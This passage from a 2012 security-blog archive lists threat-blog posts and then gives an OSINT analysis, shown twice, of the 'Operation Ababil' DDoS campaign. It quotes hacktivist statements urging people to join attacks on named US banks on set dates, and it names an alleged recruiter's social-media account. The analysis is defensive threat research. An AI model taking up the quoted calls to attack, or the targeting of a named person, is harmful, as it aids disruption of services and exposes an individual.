13. <http://www.zdnet.com/blog/security/researchers-spot-fake-mobile-antivirus-scanners-on-google-play/12040>
14. <http://www.zdnet.com/blog/security/the-cyber-security-implications-of-irans-government-backed-antivirus-software/12045>
15. <http://www.zdnet.com/blog/security/q-a-of-the-week-the-current-state-of-the-cyber-warfare-threat-featureing-jeffrey-carr/12066>
16. <http://www.zdnet.com/blog/security/researchers-intercept-tatanga-malware-bypassing-sms-based-transaction-authorization/12280>
17. <http://www.zdnet.com/blog/security/new-spyeye-plugin-takes-control-of-crimeware-victims-webcam-and-microphone/12286>

18. <http://www.zdnet.com/blog/security/comcast-phishing-site-contains-valid-truste-seal/12292>

19.

<http://www.zdnet.com/blog/security/q-a-of-the-week-the-current-state-of-the-cybercrime-ecosystem-featur>

[ing-mikko-hypponen/12147](http://www.zdnet.com/blog/security/q-a-of-the-week-the-current-state-of-the-cybercrime-ecosystem-featur-ing-mikko-hypponen/12147)

20. <http://ddanchev.blogspot.com/>

21. <http://twitter.com/danchodanchev>

121



## **Summarizing Webroot's Threat Blog Posts for May (2012-06-06 18:31)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for May, 2012. You can subscribe to

my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]London's InfoSec 2012 Event – recap

02. [4]Managed SMS spamming services going mainstream

03. [5]A peek inside a boutique cybercrime-friendly E-shop

04. [6]Cybercriminals release 'Sweet Orange' – new web malware exploitation kit

05. [7]Spamvertised 'Pizzeria Order Details' themed campaign serving client-side exploits and malware

06. [8]Poison Ivy trojan spreading across Skype

07. [9]A peek inside a managed spam service

122

08. [10]Ongoing 'LinkedIn Invitation' themed campaign serving client-side exploits and malware

09. [11]Spamvertised bogus online casino themed emails serving adware

10. [12]Spamvertised 'YouTube Video Approved' and 'Twitter Support' themed emails lead to pharmaceutical scams

11. [13]A peek inside a boutique cybercrime-friendly E-shop – part two

12. [14]Spamvertised CareerBuilder themed emails serving client-side exploits and malware

13. [15]Pop-ups at popular torrent trackers serving W32/Casonline adware

14.[16]'Windstream bill' themed emails serving client-side exploits and malware

***This post has been reproduced from [17]Dancho Danchev's blog. Follow him [18]on Twitter.***

1. <http://blog.webroot.com/>

2. <http://feeds2.feedburner.com/WebrootThreatBlog>

3. <http://blog.webroot.com/2012/05/03/londons-infosec-2012-event-recap/>
4. <http://blog.webroot.com/2012/05/07/managed-sms-spamming-services-going-mainstream/>
5. <http://blog.webroot.com/2012/05/08/a-peek-inside-a-boutique-cybercrime-friendly-e-shop/>
6. <http://blog.webroot.com/2012/05/10/cybercriminals-release-sweet-orange-new-web-malware-exploitation-kit/>
7. <http://blog.webroot.com/2012/05/11/spamvertised-pizzeria-order-details-themed-campaign-serving-client-side-exploits-and-malware/>
8. <http://blog.webroot.com/2012/05/15/poison-ivy-trojan-spreading-across-skype/>
9. <http://blog.webroot.com/2012/05/17/a-peek-inside-a-managed-spam-service/>
10. <http://blog.webroot.com/2012/05/22/ongoing-linkedin-invitation-themed-campaign-serving-client-side-exploits-and-malware/>
11. <http://blog.webroot.com/2012/05/22/spamvertised-bogus-online-casino-themed-emails-serving-adware/>
12. <http://blog.webroot.com/2012/05/23/spamvertised-youtube-video-approved-and-twitter-support-themed-emails-lead-to-pharmaceutical-scams/>



13. <http://blog.webroot.com/2012/05/29/a-peek-inside-a-boutique-cybercrime-friendly-e-shop-part-two/>

14. <http://blog.webroot.com/2012/05/30/spamvertised-careerbuilder-themed-emails-serving-client-side-exploits-and-malware/>

15. <http://blog.webroot.com/2012/05/30/pop-ups-at-popular-torrent-trackers-serving-w32casonline-adware/>

16. <http://blog.webroot.com/2012/05/31/windstream-bill-themed-emails-serving-client-side-exploits-and-malware/>

17. <http://ddanchev.blogspot.com/>

18. <http://twitter.com/danchodanchev>

123

**1.7**

**July**

124



## **Summarizing ZDNet's Zero Day Blog Posts for June (2012-07-10 19:02)**

The following is a brief summary of all of my posts at [1]**ZDNet's Zero Day** for June, 2012. You can subscribe to

**[2]Zero Day's main feed** , or follow me on Twitter:

01. [3]Fake Gmail Android application steals personal data
02. [4]Facebook begins notifying DNSChanger victims
03. [5]French E-voting portal requires insecure Java plugin
04. [6]Credit card fraudsters sentenced in the U.K
05. [7]North Korea ships malware-infected games to South Korean users, uses them to launch DDoS attacks
06. [8]Q &A of the Week - 'Tales from the Underground' featuring Brian Krebs
07. [9]24 cybercriminals arrested in 'Operation Card Shop'
08. [10]Silent security updates coming to Apple's OS X Mountain Lion

125

09. [11]BlackHole exploit kit experimenting with 'pseudo-random domains' feature
10. [12]Which is the most popular antivirus software?
11. [13]Winamp 5.63 fixes four critical security vulnerabilities
12. [14]Chrome 20 fixes 20 security vulnerabilities

***This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.***

1. <http://zdnet.com/blog/security>
2. <http://feeds.feedburner.com/zdnet/security>

3. <http://www.zdnet.com/fake-gmail-android-application-steals-personal-data-6080012308/>
4. <http://www.zdnet.com/facebook-begins-notifying-dnschanger-victims-6080012296/>
5. <http://www.zdnet.com/french-e-voting-portal-requires-insecure-java-plugin-6080012312/>
6. <http://www.zdnet.com/credit-card-fraudsters-sentenced-in-the-u-k-6080012361/>
7. <http://www.zdnet.com/north-korea-ships-malware-infected-games-to-south-korean-users-uses-them-to-launch-dos-attacks-6080012383/>
8. <http://www.zdnet.com/q-and-amp-a-of-the-week-tales-from-the-underground-featuring-brian-krebs-6080012414/>
9. <http://www.zdnet.com/24-cybercriminals-arrested-in-operation-card-shop-6080012435/>
10. <http://www.zdnet.com/silent-security-updates-coming-to-apples-os-x-mountain-lion-6080012603/>
11. <http://www.zdnet.com/blackhole-exploit-kit-experimenting-with-pseudo-random-domains-feature-6080012593/>
12. <http://www.zdnet.com/which-is-the-most-popular-antivirus-software-6080012608/>
13. <http://www.zdnet.com/winamp-5-63-fixes-four-critical-security-vulnerabilities-6080012616/>

14. <http://www.zdnet.com/chrome-20-fixes-20-security-vulnerabilities-6080012623/>

15. <http://ddanchev.blogspot.com/>

16. <http://twitter.com/danchodanchev>

126



## **Summarizing Webroot's Threat Blog Posts for June (2012-07-10 19:16)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for June, 2012. You can subscribe to

my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Cybercriminals infiltrate the music industry by offering full newly released albums for just \$1

02. [4]A peek inside a boutique cybercrime-friendly E-shop – part three

03. [5]DDoS for hire services offering to 'take down your competitor's web sites' going mainstream

04. [6]Skype propagating Trojan targets Syrian activists

05. [7]Spamvertised 'UPS Delivery Notification' emails serving client-side exploits and malware

06. [8]Mozilla patches critical security vulnerabilities in Firefox and Thunderbird

07. [9]Spamvertised 'DHL Package delivery report' emails serving malware

127

08. [10]Spamvertised 'Your Amazon.com order confirmation' emails serving client-side exploits and malware

09. [11]Cybercriminals populate Scribd with bogus adult content, spread malware using Comodo Backup

10. [12]Oracle and Apple patch critical Java security vulnerabilities

11. [13]Spamvertised 'Your Paypal Ebay.com payment' emails serving client-side exploits and malware

12. [14]'Create a Cartoon of You" ads serving MyWebSearch toolbar

13. [15]Spamvertised 'Your UPS delivery tracking' emails serving client-side exploits and malware

14. [16]Spamvertised 'Confirm PayPal account" notifications lead to phishing sites

15. [17]Spamvertised 'DHL Express Parcel Tracking Notification' emails serving malware

16. [18]Spamvertised bogus online casino themed emails serving W32/Casonline

***This post has been reproduced from [19]Dancho Danchev's blog. Follow him [20]on Twitter.***

1. <http://blog.webroot.com/>
2. <http://feeds2.feedburner.com/WebrootThreatBlog>
3. <http://blog.webroot.com/2012/06/04/cybercriminals-infiltrate-the-music-industry-by-offering-full-newly-released-albums-for-just-1/>
4. <http://blog.webroot.com/2012/06/05/a-peek-inside-a-boutique-cybercrime-friendly-e-shop-part-three/>
5. <http://blog.webroot.com/2012/06/06/ddos-for-hire-services-offering-to-take-down-your-competitors-web-site-s-going-mainstream/>
6. <http://blog.webroot.com/2012/06/06/skype-propagating-trojan-targets-syrian-activists/>
7. <http://blog.webroot.com/2012/06/07/spamvertised-ups-delivery-notification-emails-serving-client-side-exploits-and-malware/>
8. <http://blog.webroot.com/2012/06/07/mozilla-patches-critical-security-vulnerabilities-in-firefox-and-thunderbird/>
9. <http://blog.webroot.com/2012/06/08/spamvertised-dhl-package-delivery-report-emails-serving-malware/>
10. <http://blog.webroot.com/2012/06/13/spamvertised-your-amazon-com-order-confirmation-emails-serving-client-side-exploits-and-malware/>

11. <http://blog.webroot.com/2012/06/14/cybercriminals-populate-scribd-with-bogus-adult-content-spread-malware-using-comodo-backup/>
12. <http://blog.webroot.com/2012/06/14/oracle-and-apple-patch-critical-java-security-vulnerabilities/>
13. <http://blog.webroot.com/2012/06/15/spamvertised-your-paypal-ebay-com-payment-emails-serving-client-side-exploits-and-malware/>
14. <http://blog.webroot.com/2012/06/22/create-a-cartoon-of-you-ads-serving-mywebsearch-toolbar/>
15. <http://blog.webroot.com/2012/06/25/spamvertised-your-ups-delivery-tracking-emails-serving-client-side-exploits-and-malware/>
16. <http://blog.webroot.com/2012/06/26/spamvertised-confirm-paypal-account-notifications-lead-to-phishing-sites/>
17. <http://blog.webroot.com/2012/06/26/spamvertised-dhl-express-parcel-tracking-notification-emails-serving-malware/>
18. <http://blog.webroot.com/2012/06/28/spamvertised-bogus-online-casino-themed-emails-serving-w32casonline/>
19. <http://ddanchev.blogspot.com/>

20. <http://twitter.com/danchodanchev>

129

**1.8**

**August**

130



### **Summarizing ZDNet's Zero Day Blog Posts for July (2012-08-23 18:16)**

The following is a brief summary of all of my posts at [1]**ZDNet's Zero Day** for July, 2012. You can subscribe to [2]**Zero Day's main feed** , or follow me on Twitter:

01. [3]Security flaw found in Amazon's Kindle Touch
02. [4]New contacts stealing Android malware spotted in the wild
03. [5]Firefox 14 fixes 5 critical security vulnerabilities
04. [6]Bogus Google Files site earns revenue through premium rate SMS micro payments
05. [7]Research: 80 % of Carberp infected computers had antivirus software installed

***This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.***

1. <http://zdnet.com/blog/security>



2. <http://feeds.feedburner.com/zdnet/security>
3. <http://www.zdnet.com/security-flaw-found-in-amazons-kindle-touch-7000001087/>
4. <http://www.zdnet.com/new-contacts-stealing-android-malware-spotted-in-the-wild-7000001296/>
5. <http://www.zdnet.com/firefox-14-fixes-5-critical-security-vulnerabilities-7000001297/>
6. <http://www.zdnet.com/bogus-google-files-site-earns-revenue-through-premium-rate-sms-micro-payments-7000001676/>
7. <http://www.zdnet.com/research-80-of-carberp-infected-computers-had-antivirus-software-installed-7000001679/>
8. <http://ddanchev.blogspot.com/>
9. <http://twitter.com/danchodanchev>

131



## **Summarizing Webroot's Threat Blog Posts for July (2012-08-23 19:05)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for July, 2012. You can subscribe to

## my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Cybercriminals launch managed SMS flooding services
02. [4]117,000 unique U.S visitors offered for malware conversion
03. [5]Phishing campaign targeting Gmail, Yahoo, AOL and Hotmail spotted in the wild
04. [6]What's the underground market's going rate for a thousand U.S based malware infected hosts?
05. [7]Spamvertised American Airlines themed emails lead to Black Hole exploit kit
06. [8]Online dating scam campaign currently circulating in the wild
07. [9]New Russian service sells access to compromised social networking accounts
08. [10]Cybercriminals impersonate UPS in client-side exploits and malware serving spam campaign
09. [11]Russian Ask.fm spamming tool spotted in the wild
10. [12]Spamvertised Intuit themed emails lead to Black Hole exploit kit
11. [13]Cybercriminals impersonate Booking.com, serve malware using bogus 'Hotel Reservation Confirmation' themed emails

12. [14]Spamvertised Craigslist themed emails lead to Black Hole exploit kit

13. [15]Cybercriminals impersonate law enforcement, spamvertise malware-serving 'Speeding Ticket' themed emails

14. [16]Spamvertised 'Download your USPS Label' themed emails serve malware

15. [17]Cybercriminals target Twitter, spread thousands of exploits and malware serving tweets

132

16. [18]Russian spammers release Skype spamming tool

17. [19]Spamvertised 'Your Ebay funds are cleared' themed emails lead to Black Hole exploit kit

***This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.***

1. <http://blog.webroot.com/>

2. <http://feeds2.feedburner.com/WebrootThreatBlog>

3. <http://blog.webroot.com/2012/07/02/cybercriminals-launch-managed-sms-flooding-services/>

4. <http://blog.webroot.com/2012/07/06/117000-unique-u-s-visitors-offered-for-malware-conversion/>

5. <http://blog.webroot.com/2012/07/09/phishing-campaign-targeting-gmail-yahoo-aol-and-hotmail-spotted-in-the-wild/>

6. <http://blog.webroot.com/2012/07/10/whats-the-underground-markets-going-rate-for-a-thousand-u-s-based-malw>

[are-infected-hosts/](#)

7. <http://blog.webroot.com/2012/07/13/spamvertised-american-airlines-themed-emails-lead-to-black-hole-exploit-kit/>

8. <http://blog.webroot.com/2012/07/16/online-dating-scam-campaign-currently-circulating-in-the-wild/>

9. <http://blog.webroot.com/2012/07/17/new-russian-service-sells-access-to-compromised-social-networking-accounts/>

10. <http://blog.webroot.com/2012/07/18/cybercriminals-impersonate-ups-in-client-side-exploits-and-malware-serving-spam-campaign/>

11. <http://blog.webroot.com/2012/07/19/russian-ask-fm-spamming-tool-spotted-in-the-wild/>

12. <http://blog.webroot.com/2012/07/20/spamvertised-intuit-themed-emails-lead-to-black-hole-exploit-kit/>

13. <http://blog.webroot.com/2012/07/23/cybercriminals-impersonate-booking-com-serve-malware-using-bogus-hotel-reservation-confirmation-themed-emails/>

14. <http://blog.webroot.com/2012/07/24/spamvertised-craigslist-themed-emails-lead-to-black-hole-exploit-kit/>

15. <http://blog.webroot.com/2012/07/25/cybercriminals-impersonate-law-enforcement-spamvertise-malware-serving-speeding-ticket-themed-emails/>

16. <http://blog.webroot.com/2012/07/26/spamvertised-download-your-usps-label-themed-emails-serve-malware/>

17. <http://blog.webroot.com/2012/07/27/cybercriminals-target-twitter-spread-thousands-of-exploits-and-malware-serving-tweets/>

18. <http://blog.webroot.com/2012/07/30/russian-spammers-release-skype-spamming-tool/>

19.

<http://blog.webroot.com/2012/07/31/spamvertised-your-ebay-funds-are-cleared-themed-emails-lead-to-black-hole-exploit-kit/>

20. <http://ddanchev.blogspot.com/>

21. <http://twitter.com/danchodanchev>

133

**1.9**

**September**

134



**Dissecting 'Operation Ababil' - an OSINT Analysis  
(2012-09-28 00:25)**

Provoked by a questionable online video posted on YouTube, Muslims from the around the world united in an

apparent [1]**opt-in botnet crowdsourcing campaign** aiming to launch a DDoS (denial of service attack) against

YouTube for keeping the video online, and against several [2]**major U.S banks and financial institutions**.

Dubbed " *Operation Ababil*", and operated by the Izz ad-Din al-Qassam a.k.a Qassam Cyber Fighters , the campaign appear to have had a limited, but highly visible impact on the targeted web sites. Just like in every other

crowdsourced opt-in botnet campaign such as the "[3]**Coordinated Russia vs Georgia cyber attack in progress**", the "[4]**Iranian opposition launches organized cyber attack against pro-Ahmadinejad sites**", the "[5]**Electronic Jihad v3.0 - What Cyber Jihad Isn't**" campaign, and the "[6]**The DDoS Attack Against CNN.com**" campaign, political sentiments over the attribution element seem to have orbited around the notion that it was [7]**nation-sponsored by**

**the Iranian government.**

What's so special about this attack? Did the individuals behind it poses sophisticated hacking or coding abili-

ties? Was the work of hacktivists crowdsourcing bandwidth, or was it actually sponsored by the Iranian government?

Can we even talk about attack attribution given that the group claiming responsibility for the attacks doesn't have a strong digital fingerprint?

In this post, I'll perform an OSINT (open source intelligence) analysis aiming to expose one of the individuals

part of the group that organized the campaign, spread their propaganda message to as many Muslim Facebook

groups as possible, and actually claim responsibility for the attacks once they took place.

The campaign originally began with a message left on Pastebin.com by the Qassam Cyber Fighters group announcing "Operation Ababil":

135



### **The original message left is as follows:**

*" Operation Ababil, The second weekIn the previous announcements we stated that we will not tolerate insulting exalted character of the prophet of mercy and kindness. Due to the insult, we planned and accomplished a series of cyber operations against the insulting country's credit and financial centers.Some U.S. officials tried to divert people's attention from the subject and claimed that the main aim of the operation was not deal to insults but it had other intentions.*

*The officials claimed that certain countries have taken these measures to solve their internal problems.We*

*strongly reject the American officials' insidious attempts to deceive public opinion. We declare that the kindness and*

*love of Muslims and free-minded people of the world to the great prophet of Islam is much more than their violent*

*anger be deflected and controlled by such deceptive tricks. Insult to a prophet is not acceptable especially when it is*

*the Last prophet Muhammad (Peace Be upon Him).*

*So as we promised before, the attack will be continued until the removal of that sacrilegious movie from the*

*Internet. Therefore, we suggest a Timetable for this week attacks. Knowing which times the banks and other targets*

*are out of service, the customers of targeted sites also can manage to do their jobs as well and have a rest while the*

*specific organization is under attack. We shall attack for 8 hours daily, starting at 2:30 PM GMT, every day.*

*We repeat again the attacks will continue for sure till the removal of that sacrilegious movie. We invite all cyberspace*

*workers to join us in this Proper Act. If America's arrogant government do not submit, the attack will be large and*

*larger and will include other evil countries like Israel, French and U.Kingdom indeed. Tuesday 9/25/2012 : attack to*

*Wells Fargo site, [www.wellsfargo.com](http://www.wellsfargo.com) Wednesday 9/26/2012 : attack to U.S. Bank site, [www.usbank.com](http://www.usbank.com) Thursday*

*9/27/2012 : attack to PNC site, [www.pnc.com](http://www.pnc.com) Weekends: planning for the next week' attacks. Mrt. Izz ad-Din*

*al-Qassam Cyber Fighters"*



**Periodically, the group also released update notes for the campaigns currently taking place:**

**The original message published is as follows:**

136



*" Operation Ababil" started over BoA  
:http://pastebin.com/mCHia4W5  
http://pastebin.com/wMma9zyGIn the second*

*step we attacked the largest bank of the united states, the  
"chase" bank. These series of attacks will continue untill the  
Erasing of that nasty movie from the Internet.The site  
"www.chase.com" is down and also Online banking at*

*"chaseonline.chase.com" is being decided to be Offline  
!Down with modern infidels. # # # Cyber fighters of Izz ad-  
din Al qassam # # #"*

**Second statement released by the group:**

**The original message published is as follows:**

*" Dear Muslim youths, Muslims Nations and are  
noblemenWhen Arab nations rose against their corrupt  
regimes*

*(those who support Zionist regime) at the other hand when,  
Crucify infidels are terrified and they are no more*

*supporting human rights. United States of America with the  
help of Zionist Regime made a Sacrilegious movie*

*insulting all the religions not only Islam.All the Muslims  
worldwide must unify and Stand against the action, Muslims*

*must do whatever is necessary to stop spreading this movie.*

*We will attack them for this insult with all we have. All the Muslim youths who are active in the Cyber world*

*will attack to American and Zionist Web bases as much as needed such that they say that they are sorry about that*

*insult. We, Cyber fighters of Izz ad-din Al qassam will attack the Bank of America and New York Stock Exchange for*

*the first step. These Targets are properties of American-Zionist Capitalists. This attack will be started today at 2 pm.*

*GMT. This attack will continue till the Erasing of that nasty movie. Beware this attack can vary in type. Down with*

*modern infidels. "*

Clearly, the group behind the campaigns aimed to deliver concise propaganda to prospective Internet con-

nected users who would later on be instructed on how to participate in the DDoS attacks. Let's assess the potential

of the distributed DDoS tool that was used in the campaign.

### **Sample screenshot of the DDoS script in Arabic:**

137



Inside the .html file, we can see that there are only three web addresses that will be targeted in their campaign:

## Detection rate for the DDoS script:

youtube.html - [8]**MD5:**  
**c3fd7601b4aefe70e4a8f6d73bf5c997**

Detected by 6 out of 43 antivirus scanners as HTool-Loic;  
Hacktool.Generic; TROJ\_GEN.F47V0924

Originally, the attack relied on a static recruitment message which included links to the DIY DDoS script lo-

cated on **4shared.com** and **Mediafire.com**. What's particularly interesting is the fact that the files were uploaded by a user going under the handle of "*Marzi Mahdavi II*". It's important to point out that these static links were 138



distributed as part of the recruitment campaign across multiple Muslim-friendly Facebook groups.

Thanks to this fact, we could easily identify the user's Facebook account, and actually spot the original message seeking participation in the upcoming attacks.

## Marzi Mahdavi II's Facebook account:

### Sample shared Wall post seeking participation in the upcoming DDoS campaign:

139



Sample blog post enticing users to participate:

140



Marzi Mahdavi II has once referenced a link pointing to the same blog, clearly indicating that he's following the

ongoing recruitment campaigns across multiple Web sites:

### **Second blog post enticing users to participate in the DDoS campaign:**

141



This very latest example of Iran's hacktivist community understanding of the cyber operations, once again lead me

to the conclusion that what we've got here is either the fact that Iran's hacktivist community is lacking behind with

years compared to sophisticated Eastern European hacking teams and cybercrime-friendly communities, or that Iran

is on purposely demonstrating low cyber operation capabilities in an attempt to trick the Western world into thinking

that it's still in a "catch up mode" with the rest of the world when it comes to offensive cyber operations.

Did these coordinated DDoS campaigns actually had any impact on the targered web sites? According to data

from the Host-Tracker, they seem to have achieved limited, but visible results, a rather surprising fact given the low

profile DDoS script released by the campaigners.

**Sample Host-Tracker report for a targeted web site during the campaign:**

142



**Second Host-Tracker report for a targeted web site during the campaign:**

143



**Third Host-Tracker report for a targeted web site during the campaign:**

144



**Fourth Host-Tracker report for a targeted web site during the campaign:**

145



**Fifth Host-Tracker report for a targeted web site during the campaign:**

146



Is the Iranian government really behind this campaign, or was it actually the work of amateurs with outdated

and virtually irrelevant technical skills? Taking into consideration the previous [9]**DDoS campaign launched**

**by**

**Iranian hacktivists in 2009**, in this very latest one we once again see a rather limited understanding of cyber

operations taking into consideration the centralized nature of the chain of command in this group.

What's also worth pointing out is the fact that this is the first public appearance of the group that claims re-

sponsibility for these attacks. Considering this and the lack of a strong digital fingerprint for the group in question,

virtually anyone on the Internet can [10]**engineer cyber warfare tensions between Iran and the U.S**, by basically

impersonating a what's believed to be an Iranian group.

***This post has been reproduced from [11]Dancho Danchev's blog. Follow him [12]on Twitter.***

1. <http://www.zdnet.com/blog/security/attack-of-the-opt-in-botnets/6268>

147

2. <http://www.reuters.com/article/2012/09/21/us-iran-cyberattacks-idUSBRE88K12H20120921>

3. <http://www.zdnet.com/blog/security/coordinated-russia-vs-georgia-cyber-attack-in-progress/1670>

4. <http://www.zdnet.com/blog/security/iranian-opposition-launches-organized-cyber-attack-against-pro-ahmadinejad-sites/3613>

[ejad-sites/3613](http://www.zdnet.com/blog/security/iranian-opposition-launches-organized-cyber-attack-against-pro-ahmadinejad-sites/3613)

5. <http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html>

6. <http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>

7. [http://www.foxbusiness.com/industries/2012/09/24/lieberman-blame-iran-for-cyber-attacks-on-bank-america-c](http://www.foxbusiness.com/industries/2012/09/24/lieberman-blame-iran-for-cyber-attacks-on-bank-america-chase/)

[hase/](#)

8. <https://www.virustotal.com/file/a3be8deb4ebc8de1d0d19467da606033c8938cf74d1489761fbc9e195d7d1c75/analysis/1348697936/>

9. <http://www.zdnet.com/blog/security/iranian-opposition-launches-organized-cyber-attack-against-pro-ahmadinejad-sites/3613>

10. <http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194>

11. <http://ddanchev.blogspot.com/>

12. <http://twitter.com/danchodanchev>

148



**Dissecting 'Operation Ababil' - an OSINT Analysis  
(2012-09-28 00:25)**

Provoked by a questionable online video posted on YouTube, Muslims from the around the world united in an

apparent [1]**opt-in botnet crowdsourcing campaign** aiming to launch a DDoS (denial of service attack) against

YouTube for keeping the video online, and against several [2]**major U.S banks and financial institutions**.

Dubbed " *Operation Ababil*", and operated by the Izz ad-Din al-Qassam a.k.a Qassam Cyber Fighters , the campaign appear to have had a limited, but highly visible impact on the targeted web sites. Just like in every other

crowdsourced opt-in botnet campaign such as the "[3]**Coordinated Russia vs Georgia cyber attack in progress**", the "[4]**Iranian opposition launches organized cyber attack against pro-Ahmadinejad sites**", the "[5]**Electronic Jihad v3.0 - What Cyber Jihad Isn't**" campaign, and the "[6]**The DDoS Attack Against CNN.com**" campaign, political sentiments over the attribution element seem to have orbited around the notion that it was [7]**nation-sponsored by**

**the Iranian government.**

What's so special about this attack? Did the individuals behind it poses sophisticated hacking or coding abili-

ties? Was the work of hacktivists crowdsourcing bandwidth, or was it actually sponsored by the Iranian government?

Can we even talk about attack attribution given that the group claiming responsibility for the attacks doesn't have a strong digital fingerprint?



In this post, I'll perform an OSINT (open source intelligence) analysis aiming to expose one of the individuals

part of the group that organized the campaign, spread their propaganda message to as many Muslim Facebook

groups as possible, and actually claim responsibility for the attacks once they took place.

The campaign originally began with a message left on Pastebin.com by the Qassam Cyber Fighters group announcing "Operation Ababil":

149



**The original message left is as follows:**

*" Operation Ababil, The second weekIn the previous announcements we stated that we will not tolerate insulting exalted character of the prophet of mercy and kindness. Due to the insult, we planned and accomplished a series of cyber operations against the insulting country's credit and financial centers.Some U.S. officials tried to divert people's attention from the subject and claimed that the main aim of the operation was not deal to insults but it had other intentions.*

*The officials claimed that certain countries have taken these measures to solve their internal problems.We*

*strongly reject the American officials' insidious attempts to deceive public opinion. We declare that the kindness and*

*love of Muslims and free-minded people of the world to the great prophet of Islam is much more than their violent*

*anger be deflected and controlled by such deceptive tricks. Insult to a prophet is not acceptable especially when it is*

*the Last prophet Muhammad (Peace Be upon Him).*

*So as we promised before, the attack will be continued until the removal of that sacrilegious movie from the*

*Internet. Therefore, we suggest a Timetable for this week attacks. Knowing which times the banks and other targets*

*are out of service, the customers of targeted sites also can manage to do their jobs as well and have a rest while the*

*specific organization is under attack. We shall attack for 8 hours daily, starting at 2:30 PM GMT, every day.*

*We repeat again the attacks will continue for sure till the removal of that sacrilegious movie. We invite all cyberspace*

*workers to join us in this Proper Act. If America's arrogant government do not submit, the attack will be large and*

*larger and will include other evil countries like Israel, French and U.Kingdom indeed. Tuesday 9/25/2012 : attack to*

*Wells Fargo site, [www.wellsfargo.com](http://www.wellsfargo.com) Wednesday 9/26/2012 : attack to U.S. Bank site, [www.usbank.com](http://www.usbank.com) Thursday*

*9/27/2012 : attack to PNC site, [www.pnc.com](http://www.pnc.com) Weekends: planning for the next week' attacks. Mrt. Izz ad-Din*

*al-Qassam Cyber Fighters"*

**Periodically, the group also released update notes for the campaigns currently taking place:**

**The original message published is as follows:**

150



*" Operation Ababil" started over BoA  
:http://pastebin.com/mCHia4W5  
http://pastebin.com/wMma9zyGIn the second*

*step we attacked the largest bank of the united states, the  
"chase" bank. These series of attacks will continue untill the  
Erasing of that nasty movie from the Internet.The site  
"www.chase.com" is down and also Online banking at*

*"chaseonline.chase.com" is being decided to be Offline  
!Down with modern infidels. # # # Cyber fighters of Izz ad-  
din Al qassam # # #"*

**Second statement released by the group:**

**The original message published is as follows:**

*" Dear Muslim youths, Muslims Nations and are  
noblemenWhen Arab nations rose against their corrupt  
regimes*

*(those who support Zionist regime) at the other hand when,  
Crucify infidels are terrified and they are no more*

*supporting human rights. United States of America with the  
help of Zionist Regime made a Sacrilegious movie*

*insulting all the religions not only Islam.All the Muslims  
worldwide must unify and Stand against the action, Muslims*

*must do whatever is necessary to stop spreading this movie.*

*We will attack them for this insult with all we have. All the Muslim youths who are active in the Cyber world*

*will attack to American and Zionist Web bases as much as needed such that they say that they are sorry about that*

*insult. We, Cyber fighters of Izz ad-din Al qassam will attack the Bank of America and New York Stock Exchange for*

*the first step. These Targets are properties of American-Zionist Capitalists. This attack will be started today at 2 pm.*

*GMT. This attack will continue till the Erasing of that nasty movie. Beware this attack can vary in type. Down with*

*modern infidels. "*

Clearly, the group behind the campaigns aimed to deliver concise propaganda to prospective Internet con-

nected users who would later on be instructed on how to participate in the DDoS attacks. Let's assess the potential

of the distributed DDoS tool that was used in the campaign.

### **Sample screenshot of the DDoS script in Arabic:**

151



Inside the .html file, we can see that there are only three web addresses that will be targeted in their campaign:

## Detection rate for the DDoS script:

youtube.html - [8]**MD5:**  
**c3fd7601b4aefe70e4a8f6d73bf5c997**

Detected by 6 out of 43 antivirus scanners as HTool-Loic;  
Hacktool.Generic; TROJ\_GEN.F47V0924

Originally, the attack relied on a static recruitment message which included links to the DIY DDoS script lo-

cated on **4shared.com** and **Mediafire.com**. What's particularly interesting is the fact that the files were uploaded by a user going under the handle of "*Marzi Mahdavi II*". It's important to point out that these static links were 152



distributed as part of the recruitment campaign across multiple Muslim-friendly Facebook groups.

Thanks to this fact, we could easily identify the user's Facebook account, and actually spot the original message seeking participation in the upcoming attacks.

## Marzi Mahdavi II's Facebook account:

### Sample shared Wall post seeking participation in the upcoming DDoS campaign:

153



Sample blog post enticing users to participate:

154



Marzi Mahdavi II has once referenced a link pointing to the same blog, clearly indicating that he's following the

ongoing recruitment campaigns across multiple Web sites:

**Second blog post enticing users to participate in the DDoS campaign:**

155



This very latest example of Iran's hacktivist community understanding of the cyber operations, once again lead me

to the conclusion that what we've got here is either the fact that Iran's hacktivist community is lacking behind with

years compared to sophisticated Eastern European hacking teams and cybercrime-friendly communities, or that Iran

is on purposely demonstrating low cyber operation capabilities in an attempt to trick the Western world into thinking

that it's still in a "catch up mode" with the rest of the world when it comes to offensive cyber operations.

Did these coordinated DDoS campaigns actually had any impact on the targered web sites? According to data

from the Host-Tracker, they seem to have achieved limited, but visible results, a rather surprising fact given the low

profile DDoS script released by the campaigners.

**Sample Host-Tracker report for a targeted web site during the campaign:**

156



**Second Host-Tracker report for a targeted web site during the campaign:**

157



**Third Host-Tracker report for a targeted web site during the campaign:**

158



**Fourth Host-Tracker report for a targeted web site during the campaign:**

159



**Fifth Host-Tracker report for a targeted web site during the campaign:**

160



Is the Iranian government really behind this campaign, or was it actually the work of amateurs with outdated

and virtually irrelevant technical skills? Taking into consideration the previous [9]**DDoS campaign launched**

**by**

**Iranian hacktivists in 2009**, in this very latest one we once again see a rather limited understanding of cyber

operations taking into consideration the centralized nature of the chain of command in this group.

What's also worth pointing out is the fact that this is the first public appearance of the group that claims re-

sponsibility for these attacks. Considering this and the lack of a strong digital fingerprint for the group in question,

virtually anyone on the Internet can [10]**engineer cyber warfare tensions between Iran and the U.S**, by basically

impersonating a what's believed to be an Iranian group.

***This post has been reproduced from [11]Dancho Danchev's blog. Follow him [12]on Twitter.***

1. <http://www.zdnet.com/blog/security/attack-of-the-opt-in-botnets/6268>

161

2. <http://www.reuters.com/article/2012/09/21/us-iran-cyberattacks-idUSBRE88K12H20120921>

